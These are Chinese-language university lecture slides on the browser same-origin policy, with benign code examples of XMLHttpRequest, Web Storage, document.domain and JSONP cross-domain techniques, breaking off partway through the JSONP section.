

# Web安全技术

Web Security

## 1.3 同源策略

刘潮歌

liuchaoge@iie.ac.cn

中科院信工所 第六研究室



中国科学院大学  
University of Chinese Academy of Sciences

# 一章一问

□ 什么是同源策略，跨域通信的方法有哪些？




# 提纲

## □ 同源策略

- 源域含义
- 典型场景

## □ 跨域通信

## □ 攻击实例



# 浏览器安全



- 我们每天都在使用浏览器
- 浏览器是互联网最重要的入口
- 浏览器知道用户重要互联网信息

如果.....

# 浏览器 可能有 什么安全问题



# 基本HTML页面

Response  
Headers

```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Encoding: deflate
Content-Type: text/html
Date: Sun, 30 Aug 2015 17:00:50 GMT
```

Response  
Body

```
<!DOCTYPE html>
<html>
```

```
<head>
```

```
<meta>
```

```
<link>
```

```
<style>
```

```
</style>
```

```
<script>
```

```
</head>
```

```
<body>
```

```
  content.....
```

```
<img>
```

```
<iframe>
```

```
  <html>content.....</html>
```

```
</iframe>
```

```
<script>
```

```
  XMLHttpRequest()
```

```
</script>
```

```
</body>
```

```
</html>
```

```
<link rel="stylesheet" type="text/css" href="http://a.com/theme.css" />
```

```
<script type="text/javascript" src="http://a.com/a.js"></script>
```

```

```

```
<iframe name="ads" src="http://b.com/index.html"></iframe>
```

```
XMLHttpRequest().open("GET", "http://www.baidu.com", true)
```



# 危险的行为



hacker.com

mail.cstnet.cn

```
<!DOCTYPE html>
<html>
```

恶意网站

```
<head>
  <meta>
  <link>
  <style>
  </style>
  <script>
</head>
```

```
<body>
  <img>
  content.....
```

JavaScript→DOM

```
<iframe>
  <html>content.....</html>
</iframe>
```

```
<script>
  XMLHttpRequest()
  WebSocket()
</script>
</body>
```

```
</html>
```

```
<!DOCTYPE html>
<html>
```

用户数据

```
<head>
  <meta>
  <link>
  <style>
  </style>
  <script>
</head>
```

```
<body>
  <img>
  content.....
```



```
<iframe>
  <html>content.....</html>
</iframe>
```

```
<script>
  XMLHttpRequest()
  WebSocket()
</script>
</body>
```

```
</html>
```



# 危险的行为

hacker.com

**恶意网站**

JavaScript->DOM

```
<!DOCTYPE html>
<html>

<head>
  <meta>
  <link>
  <style>
  </style>
  <script>
</head>

<body>
  <img>
  content.....


  <iframe>
    <html>content.....</html>
  </iframe>

  <script>
    XMLHttpRequest()
    WebSocket()
  </script>
</body>

</html>
```

**用户数据**

`<iframe name="ads" src="http://mail.cstnet.cn/index.html"></iframe>`





# 前端安全的保障

## 同源策略



# 同源策略

## □ 同源策略：

□ 浏览器给予用户的安全保障，是浏览器最核心的安全功能，是策略 + 技术的保障。



# 同源策略

## □ 关于策略

- 可以实现目标的方案集合；
- 根据形势发展而制定的行动方针和斗争方法；
- 有斗争艺术，能注意方式方法。

□ 故**上兵伐谋**，其次伐交，其次伐兵，其下攻城。攻城之法，为不得已。  
——《孙子兵法·谋攻篇》

□ “一个问题，如果不能从技术上解决，就从策略上解决。”



“源” “域”

Origin



# 同源策略

## □ 同源策略(Same-Origin Policy)

发起访问的页面 <http://example.com/a/page.html>

被访问的页面	非IE浏览器	IE浏览器
<a href="http://example.com/b/page.html">http://example.com/b/page.html</a>	同源	同源
<a href="http://www.example.com/a/page.html">http://www.example.com/a/page.html</a>	不同源	不同源
<a href="https://example.com/a/page.html">https://example.com/a/page.html</a>	不同源	不同源
<a href="http://example.com:8080/a/page.html">http://example.com:8080/a/page.html</a>	不同源	同源

□ 同源的判定：{protocol, host, port}

□ 同源页面之间可以相互访问



# 同源策略

## □ 同源策略(Same-Origin Policy)

□ 同源策略本身并不复杂，并且似乎很“简洁”

□ 实际上——“乱象丛生”

- 应用场景比较多
- 浏览器对安全的理解不一致

□ 浏览器安全标准不统一




# 提纲

## □ 同源策略

- 源域含义
- 典型场景

## □ 跨域通信

## □ 攻击实例



# 同源策略的典型场景

- DOM的同源策略
- XMLHttpRequest的同源策略
- Web Storage的同源策略
- Cookie的安全策略
- 插件的安全策略






# DOM的同源策略


- 限制来自不同源的“document”或脚本，相互读取或设置某些属性
- <script>，<img>，<iframe>，<link>的跨域请求，**不受**同源策略约束
- JavaScript不能随意跨域操作其它页面DOM
- JavaScript不能获取<script>，<img>，<iframe>，<link>跨域请求得到的内容，只在浏览器解析后，获取**必要的、公共的**信息（如img的width）
- <iframe>父子页面交互**受**同源策略约束
- **<script>引入外部JS文件，此JS的源为当前页面**



# DOM的同源策略



# DOM的同源策略



# DOM的同源策略

□ 对于javascript, 非同源的情况:

方法	属性
window.blur window.close window.focus window.postMessage	window.closed Read only. window.frames Read only. window.length Read only. window.location Read/write. window.opener Read only. window.parent Read only. window.self Read only. window.top Read only.



document




# DOM的同源策略

□ 对于javascript, 同源的情况:

方法	属性
全部	全部



document



# **XMLHttpRequest的同源策略**

## **□ 同步/异步请求**

**□ 同步：**提交请求->等待服务器处理->响应->处理完毕

- 期间代码不能做其它事情，只能等待

**□ 异步：**提交请求->服务器处理->收到浏览器通知，响应->处理完毕

- 期间代码可以做其他事情

**□ AJAX**是异步请求，大大提高了浏览器和代码效率



# **XMLHttpRequest的同源策略**

## **□ 同步/异步请求**

小明：一起吃饭吧！

女神：。。。。。。

小明：一起吃饭吧！

女神：。。。。。。

小明：一起吃饭吧！

女神：。。。。。。

.....

小明：一起吃饭吧！

女神：。。。。。。

小明：我想和你一起吃饭，  
你想好了告诉我！

女神：。。。。。。

**三天后，小明饿死了！**

**三天后他们幸福地共进晚餐！**



# XMLHttpRequest的同源策略

## □ AJAX请求

```
1  var x = new XMLHttpRequest();  
2  x.open("POST", "/some_script.cgi", false);  
3  x.setRequestHeader("X-Random-Header", "Hi!");  
4  x.send("...POST payload here");  
5  alert(x.responseText);  
6
```





# **XMLHttpRequest**的同源策略

- ❑ XMLHttpRequest, 严格受同源策略约束, **不能随意跨域**请求。
- ❑ XMLHttpRequest.open(...)里设定的目的URL, 必须与发起页面真正同源: 域名、端口、协议
- ❑ IE和非IE浏览器都需要域名、端口、协议相同


发起访问 `http://example.com/a/page.html`

XMLHttpRequest.open	非IE浏览器	IE浏览器
<code>http://example.com/b/page.html</code>	正常访问	正常访问
<code>http://www.example.com/a/page.html</code>	域名不匹配	域名不匹配
<code>https://example.com/a/page.html</code>	协议不匹配	协议不匹配
<code>http://example.com:8080/a/page.html</code>	端口不匹配	端口不匹配



# **XMLHttpRequest**的同源策略

- XMLHttpRequest受同源策略的严格约束，**不能**随意跨域请求
- 阻止的是跨域资源的获取，而不是阻止跨域的请求
- 跨域请求可以正常发出，但浏览阻止脚本获取返回的内容



# WEB STORAGE的同源策略

## □ localStorage

- 实现与站点源（origin）相关的持久存储，关闭浏览器后仍然有效

## □ sessionStorage

- 绑定当前浏览器窗口，提供临时的缓存机制，浏览器会话结束后清理

## □ 名——值数据对

```
1 localStorage.setItem("message", "HI!");  
2 alert(localStorage.getItem("message"));  
3 localStorage.removeItem("message");  
4
```



# WEB STORAGE的同源策略

□ 规范里认为，应该严格遵守同源策略（域名、端口、协议）

□ IE8：忽略掉协议

- HTTP和HTTPS共享Web Storage

□ Firefox：对sessionStorage的处理有问题

- HTTP无法读HTTPS创建的KEY
- HTTP创建的KEY，被HTTPS修改过之后，可以由HTTP读取



# COOKIE的安全策略

- ❑ cookie有一组相应的安全机制
- ❑ cookie作用域的判断，有完善的规则
- ❑ cookie的同源策略只检查域名



# 浏览器插件的安全策略

- ❑ 控件——ActiveX
- ❑ 插件——Plugin
- ❑ 附加组件——Addon
- ❑ 扩展——Extension
- ❑ 应用——App

插件	可以不依赖浏览器	二进制程序	ActiveX Plugin
扩展	依赖浏览器	脚本程序	Addon Extension App



# 浏览器插件的安全策略

□ 插件

□ Flash, Java, Silverlight



□ 新浪视频, 工行网银, 迅雷下载.....



# 浏览器插件的安全策略

- 浏览器没有为插件制定统一的安全策略
- 插件自己制定并实现安全规则
- 插件的安全模型受到同源策略的影响，但有“变异”





# 小结

- 同源策略限制JavaScript和AJAX —— 动态
- <script>, <img>, <iframe>, <link>发出的跨域请求, 不受同源策略约束
- JavaScript不能随意跨域操作其它页面DOM
- JavaScript不能获取<script>, <img>, <iframe>, <link>跨域请求得到的内容
- <iframe>父子页面交互受同源策略约束
- <script>引入外部JS文件, 此JS的源为当前页面
- XMLHttpRequest, 严格受同源策略约束, 不能随意跨域请求。




# 提纲

## □ 同源策略

- 源域含义
- 典型场景

## □ 跨域通信

## □ 攻击实例



# 跨域



# 开发者有时需要跨域

## 主站和子站共享数据

网站中使用ajax请求其他网站的天气、快递等



# 常用跨域方法

- ❑ Server Proxy
- ❑ document.domain
- ❑ JSONP
- ❑ window.name
- ❑ CORS
- ❑ window.postMessage
- ❑ .....



# 跨域方法（一）

- ❑ Server Proxy
- ❑ 同源策略的作用域是浏览器
- ❑ 开发者绕过同源策略，可以利用服务器！
- ❑ 客户端将请求发给自己的服务器
- ❑ 服务器请求跨域信息，返回给客户端
- ❑ 增加了网络流量和服务器压力



# 跨域方法（一）

## □ Server Proxy

```
1 <!doctype html>
2 <html>
3 <head>
4   <meta charset="utf-8">
5   <meta name="viewport" content="initial-scale=1, maximum-scale=1, user-scalable=no">
6   <title>proxy_test</title>
7
8   <script>
9     var f = function(data) {
10       alert(data.name);
11     }
12     var xhr = new XMLHttpRequest();
13     xhr.onload = function() {
14       alert(xhr.responseText);
15     };
16     xhr.open('POST', 'http://localhost:8888/proxy?http://geocode.arcgis.com/arcgis
17     xhr.send("f=json");
18   </script>
19 </head>
20
21 <body>
22 </body>
23 </html>
```



# 跨域方法（二）

## □ document.domain

场景：父页面[aaa.google.com](http://aaa.google.com)中，嵌入一个src为[bbb.google.com](http://bbb.google.com)的iframe子页面

问题1：父页面的JS脚本如何获取子页面的DOM树？

问题2：父页面如何获得子页面的cookie？

解决：在父子页面中同时设置

**document.domain = “google.com”**



# 跨域方法（二）

## □ document.domain

```
a.html
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
5 <script type="text/javascript">
6     //document.domain = "google.com"
7     function change() {
8         document.getElementById("id2").innerHTML = "跨域获取: " + document.getElementById("if_a").contentWindow.document.getElementById("id_b").innerHTML;
9     }
10 </script>
11 </head>
12 <body onload="change()">
13     <h1 id="id_a">aaa.google.com/a.html</h1>
14     <iframe src="http://bbb.google.com/b.html" style="width:500px;height:100px" id="if_a"></iframe>
15     <h2 id="id2">hello, world</h2>
16 </body>
17 </html>
```

```
a.html
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <script type="text/javascript">
5     //document.domain = "google.com";
6 </script>
7 </head>
8 <body>
9     <h1 id="id_b">bbb.google.com/b.html</h1>
10 </body>
11 </html>
```



# 跨域方法（二）

## ❑ document.domain



# 跨域方法（二）

## □ document.domain

```
a.html      *      b.html      *
1  <!DOCTYPE html>
2  <html>
3  <head>
4  <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
5  <script type="text/javascript">
6      document.domain = "google.com"
7      function change() {
8          document.getElementById("id2").innerHTML = "跨域获取: " + document.getElementById("if_a").contentWindow.document.getElementById("id_b").innerHTML;
9      }
10 </script>
11 </head>
12 <body onload="change()">
13     <h1 id="id_a">aaa.google.com/a.html</h1>
14     <iframe src="http://bbb.google.com/b.html" style="width:500px;height:100px" id="if_a"></iframe>
15     <h2 id="id2">hello, world</h2>
16 </body>
17 </html>
```

```
a.html      *      b.html      *
1  <!DOCTYPE html>
2  <html>
3  <head>
4  <script type="text/javascript">
5      document.domain = "google.com";
6  </script>
7  </head>
8  <body>
9      <h1 id="id_b">bbb.google.com/b.html</h1>
10 </body>
11 </html>
```



# 跨域方法（二）

## ❑ document.domain



# 跨域方法（二）

## □ document.domain

### Tips1:

只能设置当前域或基础域，不能设置其它域或超域

在a.google.com中设置document.domain:

当前域 document.domain = 'a.google.com'

基础域 document.domain = 'google.com'

其它域 document.domain = 'twitter.com'

超级域 document.domain = 'b.a.google.com'



# 跨域方法（二）

## ❑ document.domain

### Tips2:

父子域必须同时显式设定

父页面：a.b.google.com，且document.domain='b.google.com'

子页面：b.google.com，且**不设置**document.domain



父页面：a.b.google.com，且document.domain='b.google.com'

子页面：b.google.com，且**设置**document.domain



# 跨域方法（二）

## □ document.domain

### Tips3:

协议和端口号仍然需要匹配

父页面：http://b.google.com，且document.domain='b.google.com'

子页面：http:s://b.google.com，且document.domain='b.google.com'



父页面：http://b.google.com，且document.domain='b.google.com'

子页面：http://b.google.com:81，且document.domain='b.google.com'



# 跨域方法（二）

❑ document.domain

Tips4:

AJAX请求中，该跨域方法无效！

AJAX跨域必须域名、端口、协议严格相同！

父页面：http://a.google.com，且document.domain='google.com'

子页面：http://b.google.com，且document.domain='google.com'

```
1 var x = new XMLHttpRequest();
2 x.open("POST", "http://b.google.com/some_script.cgi", false);
3 x.setRequestHeader("X-Random-Header", "Hi!");
4 x.send("...POST payload here");
5 alert(x.responseText);
```





# 跨域方法（二）

## □ document.domain

优点：使用方便，开发成本小

缺点：仅限于当前域或基础域

适用于主站和子站，以及子站间共享数据

不适用于站点间共享数据（如搜狐调用天气网站数据）



# 跨域方法（三）

## □ JSONP

JSON, JavaScript Object Notation, 类似于C/C++/Java中的map, Python中的dict。

**Key/Value键值对**  
**{‘Name’:’John’, ‘Age’:20, ‘Sex’:’Male’}**



# 跨域方法（三）

## □ JSONP

JSONP, JSON with Padding。在JavaScript返回数据中填充JSON数据。

- 1、由于同源策略限制，a.com不能与非a.com网站沟通。
- 2、<script>标签是例外：可以跨域GET请求js脚本。
- 3、在服务器端，用脚本动态生成JS，把数据封装在其中，供客户端请求。
- 4、js原生支持解析JSON。

**JSONP：数据作为JS代码传递！**



# 跨域方法（三）

## □ JSONP

jsonp.html

```
<script type="text/javascript" src="http://remote.net/remote.js"></script>
```

remote.js

```
alert('hello!')
```



跨域请求remote.js

返回remote.js



# 跨域方法（三）

## □ JSONP

jsonp.html

```
<script type="text/javascript">
  var msgHandler = function(data)
  {
    alert('来自远程的问候: ' + data.result);
  };
</script>

//remote.js调用msgHandler函数, 并传参数
<script type="text/javascript" src="http://remote.net/remote.js"></script>
```

